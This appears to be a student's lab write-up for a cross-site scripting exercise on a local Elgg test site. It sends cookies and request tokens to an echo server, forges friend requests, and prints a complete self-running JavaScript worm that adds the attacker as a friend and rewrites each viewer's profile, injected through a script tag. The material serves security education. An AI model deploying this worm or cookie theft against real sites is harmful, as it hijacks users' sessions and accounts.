


Fig 4.5 compile and run HTTPSimpleForge code then Samy beame a friend of Alice.

**Observation and Explanation:**

1. Fig 4.1, Boby added Samy as a friend and used live http headers to capture the request.

2. Fig 4.2, Samy wrote the code in his profile. The code was designed according to Fig 4.1. This code would trans href and cookie. Href was belong to 'Add friend' button.
3. As fig 4.3, when alice viewed Samy's profile, echo server received two string:

GET /?c=http%3A//www.xsslabelgg.com/action/friends/add%3Ffriend%3D42%26__elgg_ts%3D1478564767%26__elgg_token%3Dacf1441936a714073d599a6c35f22422 HTTP/1.1
GET /?c=Elgg%3Du5er9vmm96qtthkm8lglndd4g0 HTTP/1.1

The first line was 'Add friend' button href, the second line is Alice's cookie. These strings were received by Samy.

4. As Fig 4.4, the java code was used to send the forged request to add the friend 'Samy' for Alice. The code was modified with Alice's cookie and Alice's secret tokens.
5. From fig 4.5, I made the forge request work well. Alice added Samy as a friend.
6.

**Task5:**




Fig5.1 logged in Alice account clear her description and her friend list.




Fig 5.2 a) edit Samy's profile to make a real request to show the request structure.




Fig 5.2 b) edit Samy's profile to make a real request to show the request structure.

HTTPSimpleForge.java | gettoken.js | myscript.js

```
function sendRequest() {
    //to edit profile of the
    var Ajaxfriend = null;
    // Construct the header information for the HTTP request
    Ajaxfriend = new XMLHttpRequest();
    var urlfriend ="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token
    + elgg.security.token.__elgg_token
    + "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    Ajaxfriend.open("GET",urlfriend,true);
    Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");
    Ajaxfriend.setRequestHeader("Keep-Alive","300");
    Ajaxfriend.setRequestHeader("Connection","keep-alive");
    Ajaxfriend.setRequestHeader("Cookie",document.cookie);
    Ajaxfriend.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajaxfriend.send();
    //to edit profile of the person logging in
    var Ajaxprofile = null;
    Ajaxprofile = new XMLHttpRequest();
    var urlprofile = "http://www.xsslabelgg.com/action/profile/edit";
    Ajaxprofile.open("POST",urlprofile,true);
    Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.com");
    Ajaxprofile.setRequestHeader("Keep-Alive","300");
    Ajaxprofile.setRequestHeader("Connection","keep-alive");
    Ajaxprofile.setRequestHeader("Cookie",document.cookie);//have cookie
    Ajaxprofile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    if(elgg.session.user.guid != 42)
    {
        var content="__elgg_token=" + elgg.security.token.__elgg_token
        + "&__elgg_ts=" + elgg.security.token.__elgg_ts
        + "&name="+ elgg.session.user.name
        + "&briefdescription=" + "Samy is my hero"
        + "&accesslevel[briefdescription]=2"
        + "&guid="+elgg.session.user.guid;
    }// Send the HTTP
    Ajaxprofile.send(content);
}
window.onload = sendRequest;
```

Fig 5.3 used ajax request to forge get and post request.




Fig 5.4 linked the myscript.js file to Samy's page.




Fig 5.5 When Alice logged in her account and view Samy's profile, she became a friend of him.




Fig 5.6 Alice logged in her account and view Samy's profile, her brief description was edited.




Fig 5.7 add script code in Samy's profile


Fig 5.8 When Alice viewed Samy's profile, Alice's description was changed.

**Observation and Explanation:**

1. Fig 5.1 showed that I cleared the Alice's friend list and her profile description for next attack tasks demonstration.
2. As fig 5.2a and fig 5.2 b, I edited the profile of Samy to make real http request to be captured by http live headers. The record of http live headers would let me know how to forge the Ajax request to be sent to server.
3. Fig 5.3 was my code which was forged according to Fig 5.2a and 5.2 b. This code was used to send get request to add friend, and post request to modify profile. This code was wrote on the file named myscript.js
4. Fig 5.4 was showed that I used the script below:
   `<script src="http://www.xsslabelgg.com/myscript.js" type="text/javascript"></script>`
   to linked the code to my profile.
5. Fig 5.5 showed that Alice added Samy as friend automatically, after she view the profile of Samy. The browser parsed the link, and then parse myscript.js file to make two requests. Fig 5.6 showed that Alice's description was changed.
6. Fig 5,7 showed I add all the code into Samy's about me profile. The code was modified to delete the unnecessary space and new lines and all the comments. This code was used to make a new attack like above one.
7. As fig 5.8, Alice became a friend of Samy, after she viewed the Samy's profile. It means that the code in Fig 5.7 works well like the code in fig 5.3.

**Task6:**




Fig 6.1 cleared the Samy's injection code, cleared description and remove the friends of Alice




Fig 6.2 Samy added javascript code in his profile




Fig 6.3 After Alice viewed Samy's profile, Alice's profile was changed.

